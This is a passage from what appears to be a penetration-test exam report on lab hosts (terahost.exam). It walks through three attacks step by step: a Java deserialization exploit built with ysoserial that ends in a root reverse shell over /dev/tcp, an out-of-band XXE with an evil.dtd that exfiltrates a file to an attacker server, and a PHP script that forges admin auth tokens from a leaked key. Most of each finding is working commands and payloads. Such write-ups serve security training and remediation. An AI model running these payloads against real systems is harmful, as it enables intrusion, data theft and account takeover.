9 Cookie: PHPSESSID=0e5df2jrs6uh06rn2l56splo2; auth=T18raIRvUvhBd25HV3hydGfp2w1Q0Exef0sdW5zNn1Vai1dSV244NmI4K1J1ZThkdmZhUJwNy9EnHZHy1Felp0MlpUjURBSDFDmPyVxmWwS95S9mWk9RnmkDTE09

10 Upgrade-Insecure-Requests: 1

11

12

Response

Pretty Raw Hex Render Hackvertor

1 HTTP/1.1 200 OK

2 Date: Wed, 22 Nov 2023 04:14:06 GMT

3 Server: Apache/2.4.18 (Ubuntu)

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

5 Cache-Control: no-store, no-cache, must-revalidate

6 Pragma: no-cache

7 Content-Length: 54

8 Connection: close

9 Content-Type: text/html; charset=UTF-8

10

11 [!] Use base64 when in Java mode

12

13 [*] data.php saved

Service could be expecting java serialized objects as the value of data parameter.

PoC: Accessing service by adding data parameter.

Step 4: Using the reverse shell obtained from the **SSTI vulnerability**, after enumeration, we found the **index.php** file in the **/var/www/** directory. This confirms that the service present on port number 1337 is deserializing data received from the **data** parameter. The gadget used for deserialization is **commoncollections3**, as highlighted in the below screenshot.

```
cd ..
elsuser@xubuntu:/var/www$ ls
ls
html index.php t
elsuser@xubuntu:/var/www$ cat index.php
cat index.php
<?php
$data = base64_decode($_GET["data"]);
//$_raw = $_GET["data"];
//echo $data;
//echo $raw . "\r\n\r\n\r\n";
//echo 'data.php saved';
if (!empty($data) and isset($data)) {
    $f = fopen('/var/www/html/upload/data.php', 'w');
    fwrite($f, $data);
    fclose($f);
    //fopen('/var/www/html/upload/hidden.ser', 'w');
    //fwrite($f, $raw);
    //fclose($f);
    sleep(1);
    echo "[!] Use base64 when in Java mode\r\n\r\n";
    echo "[+] data.php saved";
    if(substr($_GET["data"], 0, 5) === 'r00AB') {
        system('cd /opt/deser && java -cp ..:common3.jar DeSerializingObject');
        echo "\nData deserialized!\n";
    }
} else {
    echo '[-] $_GET[data] empty';
}
unlink('/var/www/html/upload/data.php');
?>
elsuser@xubuntu:/var/www$ █
```

PoC: Gadget information found during enumeration.

Step 5: Creating a simple exploit using the **ysoserial** tool to check for java deserialization vulnerability using the command below. Exploit upon execution, will use **curl** utility to issue an http request to the specified IP address.

```
$> java -jar ysoserial-all.jar CommonsCollections3 "curl http://10.100.13.201:9001" | base64 -w 0
```

PoC: Exploit generated for testing java deserialization vulnerability.

Step 6: Double URL encode generated exploit code, as shown below.

PoC: Double URL encode exploit code.

Step 7: Enter a double URL encoded exploit code in the **data** parameter and observe the response as shown in the below screenshot. Set up a **netcat** listener on port **9001** to receive interaction.

Step 8: Interaction was received on attacker-controlled listener as shown below.

```
nc -lvpn 9001
listening on [any] 9001 ... 4 x 5 working Java deserialization > Java Deserialization Rev shell > 8
connect to [10.100.13.201] from (UNKNOWN) [10.100.13.34] 55288
GET / HTTP/1.1
Host: 10.100.13.201:9001
User-Agent: curl/7.47.0
Accept: */*
```

received interaction from the curl command

PoC: Interaction received on listener.

Reverse shell payloads such as `bash -c "bash -i >& /dev/tcp/10.0.0.1/4242 0>&1"` do not work properly. This is because the final RCE sink, `Java's Runtime.exec()` function, is not executed by bash itself, so typical bash features won't be available.

Step 9: Creating `java.runtime.exec()` specific payload using <https://ares-x.com/tools/runtime-exec/> as shown below.

The screenshot shows a web-based tool for generating reverse shell payloads specifically for Java's `Runtime.exec()` function. The interface includes a header with links to 'Blog', 'Archives', 'Categories', 'Tags', 'About', 'Tools', 'Wiki', and 'RSS'. Below the header, the title 'RUNTIME EXEC PAYLOAD GENERATOR' is displayed. On the left, there is a section titled 'RUNTIME EXEC PAYLOAD ENCODE' with a note: 'Since runtime.exec has issues while gaining reverse shell via deserialization, generating a runtime.exec specific reverse shell command'. It includes a note: '> Modified from http://jackson-t.ca/runtime-exec-payloads.html'. There are input fields for 'Input type' (radio buttons for sh, Bash, PowerShell, Python, Perl), 'Type Front Command Here If You Need' (containing 'bash -c "bash -i >& /dev/tcp/10.100.13.201/9001 0>&1"'), and 'Type Behind Command Here If You Need' (containing 'bash -c {echo,YmFzaC1yAiYmFzaCAtaSA+jIAvZGV2L3RjcC8xMC4xMDAuMTMuMjAxLzkwMDEgMD4mMSI=} | {base64,-d} | {bash,-i}'). A red arrow points to the first command with the text 'Normal reverse shell payload'. Another red arrow points to the second command with the text 'Final reverse shell command'.

PoC: Generating reverse shell payload specific to `java.runtime.exec`

Step 10: Use the generated reverse shell command to create a new exploit code, as shown below.

```
$> java -jar ysoserial-all.jar CommonsCollections3 'bash -c  
{echo,YmFzaCAAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMDAuMTMuMjAxLzkwMDEgMD4mMSI=}|{base6  
4,-d}|{bash,-i}' | base64 -w 0
```

PoC: Exploit generated for establishing reverse shell.

Step 11: Double URL encode generated exploit as shown below.

PoC: Double URL encode exploit code.

Step 12: Enter the final exploit code in the `data` parameter and set up a `netcat` listener on port `9001` to receive reverse shell interaction.

PoC: Obtaining reverse shell.

Step 13: A Reverse shell was obtained with root user privileges, as shown below.

```
$ nc -lvpn 9001
listening on [any] 9001 ...
connect to [10.100.13.201] from (UNKNOWN) [10.100.13.34] 55280
bash: cannot set terminal process group (806): Inappropriate ioctl f
or device
bash: no job control in this shell
root@xubuntu:/opt/deser#
root@xubuntu:/opt/deser#
root@xubuntu:/opt/deser#
root@xubuntu:/opt/deser# id
id
uid=0(root) gid=0(root) groups=0(root)
root@xubuntu:/opt/deser# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
root:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
```

PoC: Reverse shell was obtained successfully.

F-CRITICAL-03: Out-of-Band XML External Entity (OOB XXE)	
IMPACT	Critical
LIKELIHOOD	High
OVERALL RISK	Critical (9.8)
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
VULNERABILITY CATEGORY	Input Validation, Configuration Management
DESCRIPTION	
<p>Out-of-band XML external entity (OOB XXE) vulnerabilities are a type of XXE vulnerability where the attacker does not receive an immediate response to the XXE payload. The attack is conducted using one channel, such as a direct HTTP request, while the results (such as sensitive files) are received through another channel – often an HTTP server controlled by the attacker.</p> <p>OOB XXE is sometimes confused with blind XXE due to the lack of a direct response, but with blind XXE, the attacker does not receive any response at all, instead reconstructing sensitive data step-by-step based on the behavior of the targeted app, such as the web server and XML parser errors it generates.</p> <p>The process for exploiting out-of-band XXE vulnerabilities is like using parameter entities with in-band XXE. The attacker creates an external DTD (document type definition) that the attacked application then downloads from an attacker-controlled HTTP server.</p>	
DISCUSSION OF IMPACT	
<p>The risk associated with this vulnerability has been assessed as Critical.</p> <p>XXE attacks can include conducting denial-of-service attacks and disclosing local files containing sensitive data such as passwords or private user data. As the attack occurs relative to the application processing the XML document, it can enable attackers to laterally traverse to other internal systems to potentially stage Server-Side Request Forgery (SSRF) attacks against unprotected internal services.</p> <p>The likelihood of this vulnerability getting exploited is High.</p>	
AFFECTED URL(S)	
http://me.terahost.exam/supporter	
RECOMMENDATIONS	
It is recommended to,	


- Disabling the Document Type Definitions (DTDs) function will effectively prevent most attacks.
- When possible, handling data using simpler formats like JSON is recommended. For almost a decade, JSON has been seen as preferable to the use of XML due to its lightweight syntax and newer construction.
- Of course, exceptions exist to prove rules, and in cases where it is not possible to switch off DTDs within the business parameters nor use another format, the following measures must be applied by developers.
- When the entire XML document is transmitted from an untrusted client, it's not usually possible to selectively validate or escape tainted data within the system identifier in the DTD. Therefore, the XML processor should be configured to use a local static DTD and disallow any declared DTD included in the XML document.

References:

https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html


SUPPORTING EVIDENCE(S)

Step 1: Navigate to the profile section and open the inspect element to view the commented path `support`, as shown in the below evidence.



PoC: Found a hidden path in the html comments.

Step 2: Access the hidden path "<http://me.terahost.exam/support>". Support functionality was available, which takes message data. Enter the message data and intercept the request.



PoC: Add data in message.

Step 3: Observe the Intercepted request which uses XML data in request body.

Screenshot of a proxy tool interface showing an intercepted POST request to '/supporter'. The request body contains XML data. A red box highlights the XML payload, and the text 'xml data is sent in response body' is overlaid in red.

```

POST /supporter HTTP/1.1
Host: me.terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml
Support: members
X-Requested-With: XMLHttpRequest
Content-Length: 267
Origin: http://me.terahost.exam
Connection: close
Referer: http://me.terahost.exam/support
Cookie: _sid_=4mk8jg7eb4p0e10a29rnn8clp6
<?xml version="1.0" encoding="utf-8"?>
<report>
    <date>
        2023-11-19
    </date>
    <userinfo>
        test user1 (test1@email.com)
    </userinfo>
    <message>
        test12345
    </message>
</report>

```

xml data is sent in response body

PoC: XML data used in request body.

Step 4: Testing for XXE vulnerability using parameterized entities as shown in the below evidence. If the vulnerability exists, then attacker-controlled server will get an interaction.

```

POST /supporter HTTP/1.1
Host: me.terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml
Support: members
X-Requested-With: XMLHttpRequest
Content-Length: 275
Origin: http://me.terahost.exam
Connection: close
Referer: http://me.terahost.exam/support
Cookie: _sid=_4mk8jg7eb4p01a29mn8clp6
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
<!ENTITY % xxe SYSTEM "http://10.100.13.206" >xxe;]>
<date>
  2023-11-19
</date>
<userinfo>
  test user1 (test1@email.com)
</userinfo>
<message>
  test123
</message>

```

HTTP/1.1 200 OK
Date: Sun, 19 Nov 2023 07:18:53 GMT
Server: extreme
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
Animal: cow, camel
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Content-Length: 60
Connection: close
Content-Type: text/html
{"status": "success", "path": "\/support?success", "}

PoC: Basic test XXE vulnerability

Step 5: Interaction received by an attacker-controlled listener. This confirms the XXE vulnerability exists on the target application.

```

(argon21㉿infosec-argon21)-[~]
$ nc -lvp 80
listening on [any] 80 ...
connect to [10.100.13.206] from (UNKNOWN) [10.100.13.37] 32847
GET / HTTP/1.0
Host: 10.100.13.206

```

PoC: Interaction received.

Let's try to exfiltrate the data of **/user/local/etc/exam/pass** from the backend server using an externally hosted **dtd** file. Upon execution of this **dtd** file, internal system data will be sent to the attacker-controlled server.

Step 6: Below is the exploit code used in the **dtd** file for data exfiltration.

```

GNU nano 7.2
evil.dtd
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/usr/local/etc/exam/pass">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'http://10.100.13.207/?data=%file;'>">
%eval;
%error;
%error;
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [

```

PoC: dtd file for data exfiltration

Step 7: Create a server for hosting the **evil.dtd** file and a **listener** for receiving interaction from the target backend server. Add the file URL reference in the previously shown XXE payload as shown below and observe the interactions received on the server and listener.

The screenshot shows a NetworkMiner capture of a POST request to the endpoint '/supporter'. The request body contains an XML document with an XXE payload. The response from the server is a 200 OK status code with a JSON error message indicating a failed report loading.

```
POST /supporter HTTP/1.1
Host: me.terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml
Support: members
Connection: close
Referer: http://me.terahost.exam/support
Cookie: _sid_=4mk8jg7eb4p0e10a29mn8clp6
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [ 
  <!--ELEMENT % xxe SYSTEM "http://10.100.13.207:8081/evil.dtd" -->xxx;]>
<report><date>2023-11-19</date><userinfo>test user1 (test1@email.com)</userinfo><message>test123</message></report>
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 19 Nov 2023 08:23:14 GMT
Server: eXtreme
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
X-FRAME-OPTIONS: sameorigin
Animal: cow, camel
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Content-Length: 76
Connection: close
Content-Type: text/html
<html><head><title>[DEBUG] - Failed loading the report</title></head><body><pre>{"status":"error","message":"[DEBUG] - Failed loading the report"}</pre></body></html>
```

PoC: Add XXE payload and observe the server interactions.

Step 8: Received interaction from the backend server and the data was exfiltrated successfully.

PoC: Data exfiltrated successfully.

Step 9: Base64 decode exfiltrated data from `/user/local/etc/exam/pass` file and observe the obfuscated code in the output section.

PoC: Base64 decode data.

Step 10: Run the obfuscated data in <https://legacy-sandbox.onlinephpfunctions.com/> website by selecting php version as **7.0.33** and observe the error message shown in the output.

The screenshot shows a web-based PHP sandbox environment. At the top, the URL is 'legacy-sandbox.onlinephpfunctions.com'. The main title is 'PHP Sandbox' with the subtitle 'Test your PHP code with this code tester'. Below this, it says 'You can test your PHP code here on many php versions.' A code editor window displays the following PHP code:

```
<?php $_[]++;$_=_;$_____=$_[(_+$_)][(_+$_)][(_+$_)];$_=$_[$_[+_]];$__=$_[+_$_[+$_]];$_=
```

The 'Run on PHP version' dropdown is set to '7.0.33'. The 'Output' dropdown is set to 'Textbox'. Below the code editor are two buttons: 'Execute code' and 'Save or share your code'. The 'Result' section contains the following output:

```
Notice: Use of undefined constant _ - assumed '' in /home/user/scripts/code.php on line 1
Notice: Undefined variable: __ in /home/user/scripts/code.php on line 1
Parse error: syntax error, unexpected 'echo' (T_ECHO), expecting ';' in
/home/user/scripts/code.php(1) : assert code on line 1
Catchable fatal error: assert(): Failure evaluating code:
echo "Hello there, I can read PHP even encoded, I can pass the exam!";
in /home/user/scripts/code.php on line 1
```

At the bottom of the result window, the text 'echo "Hello there, I can read PHP even encoded, I can pass the exam!"; in /home/user/scripts/code.php on line 1' is highlighted with a red box.

PoC: /user/local/etc/exam/pass File content read successfully.

F-CRITICAL-04: Privilege Escalation via Token Generation	
IMPACT	Critical
LIKELIHOOD	High
OVERALL RISK	Critical (9.4)
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L
VULNERABILITY CATEGORY	Sensitive Data Exposure
DESCRIPTION	
Privilege escalation attacks exploit weaknesses and security vulnerabilities with the goal of elevating access to a network, applications, and mission-critical systems. There are two types of privilege escalation attacks including vertical and horizontal. Vertical attacks are when an attacker gains access to an account with the intent to perform actions as that user. Horizontal attacks gain access to account(s) with limited permissions requiring an escalation of privileges, such as to an administrator role, to perform the desired actions.	
DISCUSSION OF IMPACT	
The risk associated with this vulnerability has been assessed as Critical .	
In this scenario, an attacker having access to a normal user account can escalate his privileges to the administrator user using the information disclosed for generating a valid auth token.	
The likelihood of this vulnerability getting exploited is High .	
AFFECTED URL(S)	
http://blog.terahost.exam/.git/ http://blog.terahost.exam/testtest1234567890/ http://blog.terahost.exam/?page=login	
RECOMMENDATIONS	
It is recommended to,	
<ul style="list-style-type: none"> • Developers must first identify which data are sensitive according to the system architecture and regulatory requirements. • Developers must ensure data in transit or storage is encrypted. • Developers should remove debugging and test functionality from production applications and systems. • Developers should review the listed items to determine if a justifiable business need exists for possessing each item present. Any items deemed unnecessary should be removed. 	

- Defined application/system build procedures should include steps to remove the files and features that are unnecessary for a production deployment, and internal security processes and controls should confirm this has occurred prior to production release.
- Harden your servers and other components in your infrastructure of increased criticality.
- Close unnecessary services and network ports.
- Ensure defunct users and groups are deleted.
- Ensure the files, directories, and services possess the correct permissions.

References:

https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

SUPPORTING EVIDENCE(S)

Step 1: Found .git directory to be present during reconnaissance process.

```
2023/11/20 13:21:59 Starting gobuster in directory enumeration mode
=====
/login.php          (Status: 200) [Size: 258]
/images             (Status: 200) [Size: 2130]
/index.php          (Status: 200) [Size: 3003]
/js                 (Status: 200) [Size: 934]
/profile.php        (Status: 200) [Size: 2974]
/logout.php         (Status: 200) [Size: 3003]
/upload              (Status: 200) [Size: 747]
/assets              (Status: 200) [Size: 1503]
/.                  (Status: 200) [Size: 3003]
/crypt.php           (Status: 200) [Size: 0]
/userdata.php        (Status: 200) [Size: 0]
/userprofile.php     (Status: 499) [Size: 3]
/userprofile          (Status: 200) [Size: 1982]
/.git               (Status: 200) [Size: 1709]
=====
Progress: 86014 / 86016 (100.00%)
=====
2023/11/20 14:13:45 Finished
```

PoC: Found .git directory present for the application.

Step 2: Access .git directory on your browser and observe the response as shown in the below evidence.

Name	Last modified	Size	Description
Parent Directory	-	-	
HEAD	2020-02-03 11:33	23	
README.md	2020-02-03 11:30	5	
branches/	2020-02-03 11:32	-	
info/	2020-02-03 11:32	-	
logs/	2020-02-03 11:36	-	

Apache/2.4.18 (Ubuntu) Server at blog.terahost.exam Port 80

PoC: .git directory content.

Step 3: Open logs directory and observe the two branches present in the log directory.

Name	Last modified	Size	Description
Parent Directory	-	-	
HEAD	2020-02-03 11:35	0	Found logs for 2 branches
master/	2020-02-03 11:36	-	
testtest1234567890/	2020-02-03 11:35	-	

Apache/2.4.18 (Ubuntu) Server at blog.terahost.exam Port 80

PoC: Logs directory

Step 4: Accessing testtest1234567890 directory to view the log details.

Index of /.git/logs/testtest1234567890

Name	Last modified	Size	Description
Parent Directory			
crypt	2020-02-03 11:35	164	

Apache/2.4.18 (Ubuntu) Server at blog.terahost.exam Port 80

Tried accessing log for this new branch.
Found crypt file having initial commit data

PoC: log details of testtest1234567890 directory

Step 5: Try to use **testtest1234567890** as a directory as shown in the below evidence, which contains two files.

Index of /testtest1234567890

Name	Last modified	Size	Description
Parent Directory			
crypt.php.inc	2020-02-03 16:28	474	
userdata.php.inc	2020-02-04 09:51	99	

Apache/2.4.18 (Ubuntu) Server at blog.terahost.exam Port 80

PoC: Files disclosed.

Step 6: Access **crypt.php.inc** and **view the source** of this file as shown below.

```

1 <?
2
3 $plaintxt = "abcdef";
4 $key = "6b362e210615e66b3bf7f69f6c819056";
5 $cipher = "aes-256-ctr";
6 $iv = "ABCDEFGHIJKLMNO";
7
8 function encrypt($plaintxt) {
9     if (in_array($cipher, openssl_get_cipher_methods())) {
10        $ivlen = openssl_cipher_iv_length($cipher);
11        echo '\n'.strlen($iv).'\n';
12        $ciphertext = openssl_encrypt($plaintxt, $cipher, $key, $options=0, $iv);
13        if ($ciphertext) {
14            return $ciphertext;
15        } else {
16            echo "Encryption error";
17        }
18    }
19 }
20 }
21 }
22 }
23
24

```

PoC: encryption source code disclosed.

Step 7: Similarly, access **userdata.php.inc** and **view the source** of this file as shown below.

```

1 <?php
2
3 class userdata {
4     public $role = "";
5     public $id = 0; //0-99
6     public $uid = 0; //0-99
7
8 }
9 ?>
10

```

PoC: Dumping email id and password hash from the database

Using the information we got from **userdata.php.inc** and **crypt.php.inc** let us try to create a php script for decrypting the auth token generated during the login process. **Id** and **uid** values could lie in the range of **0-99** as found in the **userdata.php.inc** file.

Step 8: Created below **php** script which decrypts auth token generated during login. After decryption process reveals that **php serialization** is used for generating auth token as highlighted in the below evidence.

```

auth token generated during login process
----->
1 <?php
2 //original auth token value
3 $ciphertext = "T18ra1RvUVBhd25HV3hydGFpZWI0QlExeFo0dw5zNnlValidSV244NmI4NLj1ZnNLD6VydUNCYTJCNl8L0tUaFVEVnhtcwY2MtD6WUswUDLX5053ZXNZZz09";
4
5 //base64 decoded auth token value
6 $ciphertext_b64D = base64_decode($ciphertext);
7
8 function decrypt($ciphertext_b64D) {
9     $key = "8b362e210615e66b3bf7f69f6c819056";
10    $cipher = "aes-256-ctr";
11    $iv = "ABCDEFGHIJKLMNP";
12
13    if (in_array($cipher, openssl_get_cipher_methods())) {
14        $ivlen = openssl_cipher_iv_length($cipher);
15        $plaintext = openssl_decrypt($ciphertext_b64D, $cipher, $key, $options=0, $iv);
16        if ($plaintext) {
17            echo "Decrypted:= $plaintext";
18        } else {
19            echo "error";
20        }
21    }
22 }
23
24 decrypt($ciphertext_b64D)
25
26 ?>

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

- argon21@infosec-argon21 - [~/RND/eWPTXv2 Exam/blog.terahost.exam/priv-esc]
 - \$_nph_decrypt.php
 - Decrypted:= 0:8;"userdata":3:{s:4:"role";s:4:"user";s:2:"id";i:52;s:3:"uid";i:40;}
- argon21@infosec-argon21 - [~/RND/eWPTXv2 Exam/blog.terahost.exam/priv-esc]
 - \$

decrypted auth token

PoC: Decoding auth token value

Step 9: Created below script to generate auth tokens by using serializing and encryption process as shown below.

```

auth-token-gen.php
----->
1 <?php
2 //class defination
3 class userdata {
4     public $role;
5     public $id; //0-99
6     public $uid; //0-99
7
8     public function __construct($role, $id, $uid)
9     {
10         $this->role = $role;
11         $this->id = $id;
12         $this->uid = $uid;
13     }
14 }
15
16 //encrypting serialized data
17 function encrypt($ser_data) {
18     $key = "8b362e210615e66b3bf7f69f6c819056";
19     $cipher = "aes-256-ctr";
20     $iv = "ABCDEFGHIJKLMNP";
21
22     if (in_array($cipher, openssl_get_cipher_methods()))
23     {
24         $enc = openssl_encrypt($ser_data, $cipher, $key, $options=0, $iv);
25         $auth_token = base64_encode($enc);
26         echo "$auth_token\n\n";
27     } else []
28     {
29         echo "Encryption error";
30     }
31 }
32
33 for ($id = 0; $id < 100; $id++) {
34     for ($uid = 0; $uid < 100; $uid++){
35         $new_token = new userdata('admin',$id,$uid); // creating object
36         $ser_data = serialize($new_token); // serializing object
37         encrypt($ser_data); // functional call for encryption
38     }
39 }
40 ?>

```

script for generating valid tokens using exposed php code and encryption secrets

encryption and final token generation function

id and uid values are set between range of 0-99

PoC: Script for generating valid tokens.

Step 10: Run the above scripts to generate valid tokens i.e., **10000** tokens will be generated with **id** and **uid** values ranging from **0-99**.

```
$ php auth-token-gen.php >> token.txt
```

PoC: Executing token generation script.

```
decrypt.php token.txt auth-token-gen.php
token.txt
1 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
2 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs01RenE=
3 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs01RenE=
4 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs01BenE=
5 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
6 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
7 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
8 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
9 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
10 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
11 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
